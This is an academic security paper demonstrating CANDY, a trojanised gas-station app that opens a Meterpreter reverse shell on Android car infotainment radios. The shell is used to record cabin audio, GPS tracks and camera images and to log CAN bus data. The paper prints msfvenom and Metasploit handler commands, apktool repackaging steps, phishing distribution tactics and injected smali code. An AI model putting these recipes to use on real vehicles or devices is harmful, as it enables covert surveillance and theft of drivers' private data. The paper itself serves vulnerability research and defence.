CANDY: A Social Engineering Attack to Leak Information from Infotainment System

Gianpiero Costantino, Antonio La Marra, Fabio Martinelli, Ilaria Matteucci
IIT-CNR, Pisa,Italy
Email:firstname.lastname@iit.cnr.it

***Abstract*—The introduction of Information and Communications Technologies (ICT) systems into vehicles make them more prone to cyber-security attacks that may impact of vehicles capability and, consequently, on the safety of drivers, passengers. In this paper, we focus on how to exploit security vulnerabilities affecting user-to-vehicle and intra-vehicle communications to hack the infotainment system to retrieve information about both vehicle and driver. Indeed, we designed and developed CANDY, a set of malicious APP injecting in a genuine Android APP, acting as a Trojan-horse on the Android In-Vehicle infotainment system. It opens a back-door that allows an attacker to remotely access to the infotainment system. We use this back-door to hit the privacy of the driver by recording her voice and collect information circulating on the CAN bus about the vehicle. CANDY is distributed by using social engineering techniques.**

***Index Terms*—Social Engineering, Automotive system, Cyber-security, Privacy, Android, Vulnerability.**

I. Introduction

The introduction of Information and Communications Technologies (ICT) systems into vehicles makes them classifiable as *Cyber-Physical Systems* (*CPS*). Hence, vehicles are subject to cyber-security attacks that may affect their capabilities impacting on the safety of drivers, passengers, and so on.

In 2013, more than 1 billion sensors were sold to the automotive industry, doubling 2009 levels, and embedded connectivity solutions began appearing in 2014[1]. Thus, serious concerns arise regarding, among others, privacy, safety, and security of automotive systems. Indeed, connected vehicles can track the overall behaviour of a driver including personal information, trip parameters, and so on.

Cyber-security attacks exploit either systems or human vulnerabilities. Indeed, recent surveys report that 84% of hackers leverage on *Social Engineering* in Cyber Attacks [1], [2] with high success [3]. Hence, we developed a Social Engineering attack, termed as *CANDY*, perpetrated to an Android In-Vehicle Infotainment system on a vehicle to obtain information about both the vehicle and its driver. Our target system is an Android Infotainment Radio with Android 4.4 KitKat. The radio is installed on a vehicle and it is connected to the *Controller Area Network*, known as CAN bus network, through a CAN bus-decoder that allows the radio to show a set of vehicle's information through apposite APPs, e.g., the Heating, Ventilation, and Air Conditioning (HVAC) system. The radio is connected to the Internet through a 3G dongle. The permanent Internet connection guarantees a high-level of coverage and allows the driver to have features similar to those of smart-phones, *e.g.*, sending messaging, e-mails, surfing the Web, installing APPs, and so on. CANDY consists on a set of remote attacks perpetrated to the target vehicle by exploiting an App Android that we designed, developed, and distributed by a social engineering attack. The App Android acts as a *Trojan-horse* in the Android In-Vehicle Infotainment system. To use an appealing Trojan-horse APP for the victim, we chose the "Gas Station Finder" [4] APP that shows the gas stations close to vehicles. We injected into the Trojan-horse APP additional code whose scope is to steal driver information.

When the Trojan-horse APP is executed, a *backdoor* is opened and in parallel the microphone of the infotainment system starts recording the conversation that occur inside the vehicle. When the attacker wants to retrieve the recordings, the GPS coordinates, and the images, she uses a remote shell, embedded in the malware payload, to download the files. In addition, the attacker, through the same shell, is able to interact with the Android system mining the privacy of the user by spoofing the information circulating on the CAN bus about vehicle attributes. This attack is going to violate the confidentiality of the messages exchanged in the CAN bus network. In fact, these messages are not encrypted since they are not supposed to be read by external nodes, *i.e.*, entities not belonging to the CAN bus network. The exchanged messages through *Electronic Control Units* (ECUs) contain information related to the vehicle, for instance parking sensors, car doors opened, engine information and so on. Part of this information can violate the privacy of a driver, in fact, using on these data, an attacker may study the habits of the driver.

Note that cars that mount proprietary infotainment operating systems are not affected by our attack since they mount proprietary infotainment operating systems. However, more and more vehicles are adopting the Android In-Vehicle infotainment system with the access to the CAN bus due to its moderate costs, the openness of the operating system compared to Android Auto, and the opportunity to replace old-radios with new powerful and connected ones.

The rest of the paper is organized as follows: next section recalls some literature about attacks to vehicles. §III describes the proposed social engineering attack by presenting the APPs that we have developed. In §IV, we details the execution of

[1]https://www.caba.org/CABA/DocumentLibrary/Public/ConnectedCarWhitePaper.aspx

978-1-5386-6355-4/18/$31.00 ©2018 IEEE

both attacks that we are able to perpetrate to the Android In-Vehicle Infotainment system. §V draws the conclusion and provides some hints for future works. Finally, since we are aware that what we describe here can be replicated also with malicious intention, we conclude with a section about ethical issues related to our research work.

II. Related work

In real world, cyber-security attacks have been perpetrated to vehicles as a demonstration of the vulnerabilities of connected vehicles. Several examples of remote attacks in the automotive domain have been surveyed in [5]. Among the others, the *Remote Keyless Entry/Start* system is based on key fobs of the user that contain a short-range radio transmitter that communicates with an ECU in the vehicle by sending encrypted data. Such data contain identifying information from which the ECU can determine if the key is valid and subsequently lock, unlock, and start the vehicle. A typical attack to this kind of system is the Denial of Service attack (DoS) that would not allow the car to be remotely locked/unlocked/started and in some cases it may be possible to unlock/start the car without the proper key fob, as the one perpetrated to the Toyota Prius [5]. In 2010, some security researchers showed how to "kill"a car engine remotely, i.e., make the car engine exploitable, by turning off the brakes so that the vehicle would not stop, and making instruments give false readings[2]. In July 2015 an hijacking has been perpetrated to a Jeep Cherokee[3] and also to General Motors (GM)[4]. Hackers remotely took the control of the engine or stole the data from the infotainment system, respectively, by exploiting the Internet connection of the infotainment system and a malicious version of the infotainment software installed on the car. In September 2016, researchers hacked a TESLA Model S[5] by using bugs on the TESLA's bounty program through which vehicles received firmware update. Conversely to all the real case attacker listed above, our attack does not exploit manufacturer's software. It exploits the vulnerabilities of the CAN bus communications in all vehicles with an Android In-Vehicle Infotainment system compatible with the vehicle itself.

In [6], Koscher et al. experimentally evaluate the security features of a modern automobile and demonstrate the fragility of the underlying system structure. They prove that, at a certain point in time, an attacker able to infiltrate virtually any ECU can leverage this ability to completely circumvent a broad array of safety-critical systems, and to control a wide range of automotive functions, including disabling the brakes, selectively braking individual wheels on demand, stopping the engine, and so on.

III. Attack Overview

The nature of attacks to vehicles could be various. A remote attacker could aim at mining the security and safety of the vehicles as well as the privacy of its passengers, or, could be even the car owners themselves, who, for some reason, might want to alter the configuration of their own car, and involuntarily compromise the safety of the vehicle. Actually, cyber-security attacks exploit the vulnerabilities derived from the massive usage of ICT systems introduced into vehicles. In particular, it is possible to obtain sensitive information, such as, the list of contacts, phone numbers, messages, and so on, by exploiting security issues related to both intra-vehicle and user-to-vehicle communications.

Leveraging on these issues, we propose CANDY, as a set of remote attacks distributed through a social engineering technique. We developed a malicious APP acting as a *Trojan-horse* on the Android infotainment system: once it is installed on the device, it acts as expected with respect to the user perception and, in a transparent way, it creates a *back-door* and opens a reverse communication channel that allows an attacker to remotely access the device. The reverse connection allows the attacker to receive the incoming connections from the target device reducing the risk that the connection is blocked by some security mechanisms, such as, firewalls or routers.

To achieve a smoother distribution of the malicious APP, and, in particular, to avoid that the owner of the target device may become suspicious about the APP to install, we decided to embed the malicious APP within a legitimate APP that comes from the Android Market place. In this way, we create a sort of "matrioska" formed by the benevolent APP that contains on it the malicious code. From now on, we refer to the generated application as the *Trojan-horse* APP.

A. The Malicious APP

The attacker exploits the malicious APP to inject the payload that allows her to remotely control of the target device. The payload opens the connection with the attacker and runs a shell in the victim-side that allows the attacker to execute unix-like commands plus other instructions to download or upload files from and to the target devices, or achieving the GPS-position of the device. To generate the malicious APP, the attacker does not need to be skilled in developing applications for the target device, in our case the Android Operating System (OS). The attacker can use the *msfvenom*[6] tool to simply generate the malicious APP, which already contains the code to open a back-door and to establish the connection with the attacker listening process. The commands to generate the malicious APP is:

Code 1 Msfvenom command to generate the malicious APK

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=IP
    LPORT=Port > malicious.apk
```

where:

- -p defines the payload to embed in the APP. The *android/meterpreter/reverse_tcp* payload opens a remote connection from the target device to the listening process

[2]http://goo.gl/46ojKC
[3]http://goo.gl/fAUfBv
[4]http://goo.gl/aXaWzl
[5]http://goo.gl/RrgBR2

[6]It is a Metasploit standalone payload generator (https://www.metasploit.com).

of the attacker. *Reverse_tcp* means that the connection is initialised by the target device towards the attacker's process. This reduce the possibility that firewalls and the NAT functionality of the routers block the connection;
- LHOST contains the IP where the attacker's process is active and listening for incoming connections.
- LPORT contains the Port in which the attacker's process is listening to;
- malicious.apk is the name of the APP generated by msfvenom.

B. The Trojan-horse APP

The Trojan-horse APP encapsulates the malicious APP that aims at executing the code to open the connection from the target device to the listening process (attacker side). Note that, the victim, who runs the Trojan-horse APP, ignores the fact that she allows the remote access to the attacker. The goal of the Trojan-horse APP is to hide the malicious code providing to the user the traditional functionalities of the genuine APP. The attacker uses a Trojan-horse APP to easily distribute the malicious code to the target device.

The APP can be distributed in accordance with several strategies that come from the *social engineering* field. As an example, the attacker can send an appealing email in which promotes the APP that can be downloaded as free-version, e.g., smishing. Another strategy is to use an unofficial market store to distribute APPs that are shown as genuine but, on the contrary, they embed a malicious code. The attacker executes the following steps to create the Trojan horse APP:

1) The attacker identifies a genuine APP that is appealing for the victim. For instance, since the attacker wants to hit the infotainment system of cars, she may use an APP to get gas station information that can be used as a search engine to discover near gas-stations.
2) The attacker decompiles the .APK using Apktool. It is a tool for reverse engineering Android APPs. It is used for *back-smaling*, i.e., to pass from the APK-code to the Smali-code and, reversely, *smaling*, i.e., from Smali-code to APK-code, Android applications[7]. The smali-code is a human readable format of the APP-code and can be considered as the medium layer between the source-code and the machine code.
3) The attacker explores the APP-manifest to find the main-activity or another interesting point in which she can inject the malicious code. The APP-manifest is a XML file in which an application declares to the operating system some details, such as: its name, package name, permissions and components it needs during the execution, e.g., the permission to send a SMS.
4) The attacker injects the malicious payload into the Smali-code of the selected entry point and modifies the APK-manifest to add permissions (if needed) to use them in the target device.
5) The attacker builds the modified APP using apktool.
6) The attacker signs[8] the APK to let the user download it.
7) The attacker starts social the engineering campaign and waits for victim downloads.

[7]https://ibotpeaches.github.io/Apktool/

IV. CANDY: Running the Attack

Once the attacker has generated the malicious APP, she must distribute it on all infotainment devices that she wants to control. We use Social Engineering techniques, by sending the malicious APP by an appealing email able to convince the victim to download and install the Trojan-horse APP into its device. In this way, the attacker prepares its platform to accept and manage the connection with the victim.

The target-device. The Android In-Vehicle infotainment system on which we run the Trojan-horse APP is an Android Infotainment Radio with Android 4.4 KitKat. It is installed on a car and it is connected to the CAN bus network through a CAN bus-decoder that allows the radio to show a set of vehicle's information through apposite APPs. The radio is connected to the Internet through a Wi-Fi connection and a 3G dongle. The permanent Internet connection guarantees a high-level of coverage and allows the driver to have features similar to those of smart-phones, e.g., e-mails, surfing the Web, installing APPs and so on.

Device-security settings. The radio is an off-the-shelf product that is sold with a customised operating system with low security protections. The only one, which we found in the radio involved in our attack, is the installation block for all APPs that come from unknown sources. However, a owner of the radio can simply disable, or already disabled, this function to install application without any other constrains during the installation process. Then, other security applications, such as firewall or Intrusion detection systems (IDS), as well other security checks, e.g., VirusTotal (https://www.virustotal.com/) website, were not present in the radio.

A. Setting up the controlling platform

The controlling platform is built up with the support of Metasploit[9] to accept connections that come from the Trojan-horse APP and to spawn a shell to control the target device.

The attacker configures Metasploit to receive incoming connections to get control of the target-infotainment system. So, Metasploit is configured as follows:

Code 2 Metasploit commands to set up the exploit

```
use exploit/multi/handler
set PAYLOAD android/meterpreter/reverse_tcp
set LHOST IP
set LPORT Port
set ExitOnSession false
exploit -j
```

where:

- **use exploit/multi/handler**: it instructs Metasploit to handle multiple sessions;

[8]https://github.com/appium/sign
[9]https://www.metasploit.com

- **set PAYLOAD android/meterpreter/reverse_tcp**: it must correspond to the same payload used in the malicious APP, as specified in §III-A;
- **LHOST**: it specifies the IP where Metasploit is run, i.e., the attacker's PC;
- **LPORT**: it specifies the port where the handler runs;
- **set ExitOnSession false**: the handler will be still in listening mode even if a connection is closed
- **exploit -j**: this command runs the handler. The **-j** parameter keeps all connected sessions in the background.

B. Attack execution

The attack is exploited once the Trojan-horse APP is installed and runs on the target device. At this point, Metasploit shows a text line like:

```
Meterpreter session X opened
```

Then, the attacker opens a Meterpreter shell and accesses the infotainment system with the command:

```
sessions -i X
```

Where *X* is the session-*id* just established. A Meterpreter shell works as a *unix-like* command-line shell and allows the attacker to run commands to remotely explore the infotainment system and to perform other invasive and malicious actions, such as, to upload and download files to and from the infotainment system.

Once the attacker has control of the infotainment system, she can execute different attacks, which we describe in the rest of the section, to hit the victim. In particular, we are able to steal information about both the driver and the vehicle.

C. Stealing Driver's Information

As we introduced in §III, the attack is driven by the Trojan-horse APP that encapsulates the malicious APP. To use an appealing Trojan-horse APP for the victim, we chose the "Gas Station Finder"[10] APP that shows the gas stations close to vehicles. To make the attack more sophisticated, we inject into the Trojan-horse APP additional code whose scope is to record the audio conversations that occur in the vehicle. So, we obtained the Trojan-horse APP that contains both the malicious APP and the one to steal driver information. In particular, the audio conversations and a text file with all the GPS coordinates of the trajectory the vehicle are stored in the file system of the target device, while the images the parking camera shoots during the trip are saved into the *mygallery* folder. All these information can be remotely downloaded by the attacker executing the download command from the Meterpreter shell.

In Fig. 1, we show all steps that the attacker makes to get access into the target-device. The attacker starts from three APPs: i) The genuine APP, i.e., "Gas Station Finder',



Fig. 1: Driver's Information Attack Work-flow.

ii) The malicious APP described in §III-A, and iii) A malicious additional Android code on purpose to record audio conversation, stealing the GPS position and taking pictures from the parking-cameras. As subsequent step, the attack decompiles the code to obtain the Smali-code. The Smali-code that represents the back-door, the payload and the other malicious actions, is extrapolated and it is injected into the genuine APP. Also, the manifest of the genuine APP is updated to contain additional permissions and components. Then, the Trojan-horse APP is signed and distributed to the victim through social engineering techniques. When the Trojan-horse App is executed, the back-door is opened and in parallel the microphone of the infotainment system starts recording the conversation that occur inside the vehicle. In addition, the parking cameras start taking pictures of the surrounding environments. Then, when the attackers wants to retrieve the recordings, the GPS coordinates, and the images she can use the Meterpreter shell to download the files.

D. Stealing CAN bus information

The Android In-Vehicle infotainment system has a built-in APP that shows CAN bus information that are collected by a CAN bus decoder. Some data that can be obtained from the built-in APP are: water temperature; seat belt attached or not; handbrake pulled or not; car doors status; remaining fuel; voltage of the battery; engine rpm; speed of the car; air conditioning system status; distance from an obstacle if the rear gear was selected. All these pieces of information are exchanged among the ECUs of the vehicle. Part of this information can violate the privacy of a driver, in fact, leveraging on these data, an attacker may study the habits of the driver.

Once the attacker has obtained control of the target device, she can download the "Genuine CAN bus" APP[11]. The attacker injects the code to store the CAN bus information into a file of the system of the target device. The code injected in the "Genuine CAN bus" APP follows the procedure illustrated in §III-B and part of the Smali-code that is injected in the "Genuine CAN bus" is the following one:

[10]https://play.google.com/store/apps/details?id=com.softsolutions.gasstationfinder

[11]The installation .APK package is stored in a directory of the radio file-system



Fig. 2: CAN bus Attack Work-flow.

Code 3 Smali-code injected in the "Genuine CAN bus"

```
iget-object v0, p0,
      Lcom/hzbhd/vmcarinfo/VMCanBusCarInfoActivity;->fuel_text:
      Landroid/widget/TextView;
   new-instance v1, Ljava/lang/StringBuilder;
   sget v2, Lcom/hzbhd/vmcarinfo/VMCanBusCarInfoActivity;
   ->fuelDataValue:I
   invoke-static {v2},
        Ljava/lang/String;->valueOf(I)Ljava/lang/String;
   move-result-object v2
   invoke-direct {v1, v2},
   Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
   const-string v2,    "L"
   invoke-virtual {v1, v2},
   Ljava/lang/StringBuilder;->append(Ljava/lang/String;)
        Ljava/lang/StringBuilder;
   move-result-object v1
   invoke-virtual {v1},
        Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
   move-result-object v1
   invoke-virtual {p0},
   Lcom/hzbhd/vmcarinfo/VMCanBusCarInfoActivity;
   ->writeHeader()V
   invoke-virtual {v0, v1},
   Landroid/widget/TextView;->
   setText(Ljava/lang/CharSequence;)V
   invoke-virtual {p0, v1},
   Lcom/hzbhd/vmcarinfo/VMCanBusCarInfoActivity;->
        writeFile(Ljava/lang/String;)V
```

The last three line of the above excerpt allows the attacker to take information about the level of fuel of the vehicle and show it through the interface of the radio APP.

When the modified APP is ready, the attacker uploads it on the target device, stops the "Genuine CAN bus", and executes the modified APP. The latter behaves in the same way of the genuine APP, however, it has a hidden procedure that constantly writes into a file the CAN-bus information. The work-flow of the attack is depicted in Fig. 2.

V. Conclusion and Future Works

According to the strict interplay between security and safety aspects in the automotive domain, threats affecting vehicles cannot be underestimated. To face cyber-security and privacy attacks, specific solutions to detect anomalies in the automotive system and to recover from them are needed. As a first step along this research line, in this paper we describe CANDY, a set of remote attacks to a vehicle with a Android In-Vehicle Infotainment system. Thus, we describe how we developed a Trojan-horse APP including a malicious APP into a genuine one to perpetrate different remote attacks to a vehicle. While the genuine APP works as expected by the user, the malicious one generates a back-door on the file system that allows the attacker to both i) violate the privacy of the driver by recording his/her voice, track his/her trips, and take and steal photos, and ii) grab information circulating on the CAN bus or stored by the user from the radio.

Going ahead on this direction, we are investigating on how it is possible, not only receiving information from the CAN bus and save it on a file in the infotainment system, but also how to send message on the CAN bus. This will be deeply affect the safety of the vehicle. In fact, if it is possible to communicate with the ECUs of the vehicle, it would also possible to remotely drive the targeted vehicle. Our future work goes in the direction of avoiding this situation by detecting a priori this kind of attacks and find solution to overcome them. Another direction we would like to investigate to overcome security issues is the definition of a Security-by-Design framework compatible with automotive standard, such as, AUTOSAR [7] and ISO 26262 [8], which includes security solutions directly in the software development procedure. This would potentially increase the security of ICT systems in vehicles as well as optimize the trade-off between security and safety aspects in the automotive domain.

VI. Ethical Issue

We are conscious that the description of the attack is detailed enough to be replicated not only for research purposes but also for malicious activities. We declare that our purposes are research-oriented and we aim at pinpointing these kind of issues in order to carry on activities to overcome them.

References

[1] Jeff Goldman. Fully 84 Percent of Hackers Leverage Social Engineering in Cyber Attacks. https://www.esecurityplanet.com/hackers/fully-84-percent-of-hackers-leverage-social-engineering-in-attacks.html. Online; accessed 10/1/18.

[2] Social-Engineer.Org . The Social Engineering Infographic. https://www.social-engineer.org/social-engineering/social-engineering-infographic/. Online; accessed 10/1/18.

[3] Roi Perez. 602016. https://www.scmagazineuk.com/60-of-enterprises-were-victims-of-social-engineering-attacks-in-2016/article/576060/. Online; accessed 10/1/18.

[4] SoftSolutions. Gas Station Finder. https://play.google.com/store/apps/details?id=com.softsolutions.gasstationfinder. Online; accessed 11/1/18.

[5] C. Miller and C. Valasek, "A survey of remote automotive attack surfaces," *Black Hat USA*, 2014.

[6] K. Koscher, A. Czeskis, F. Roesner, S. Patel, T. Kohno, S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham *et al.*, "Experimental security analysis of a modern automobile," in *Proceedings of IEEE Symposium on Security and Privacy*, 2010, pp. 447–462.

[7] AUTOSAR - AUTomotive Open System ARchitecture, http://www.autosar.org/, online; accessed 14/11/17.

[8] ISO, "ISO 26262 - Road Vehicles - Functional Safety," *International Organization for Standardization*, 2011.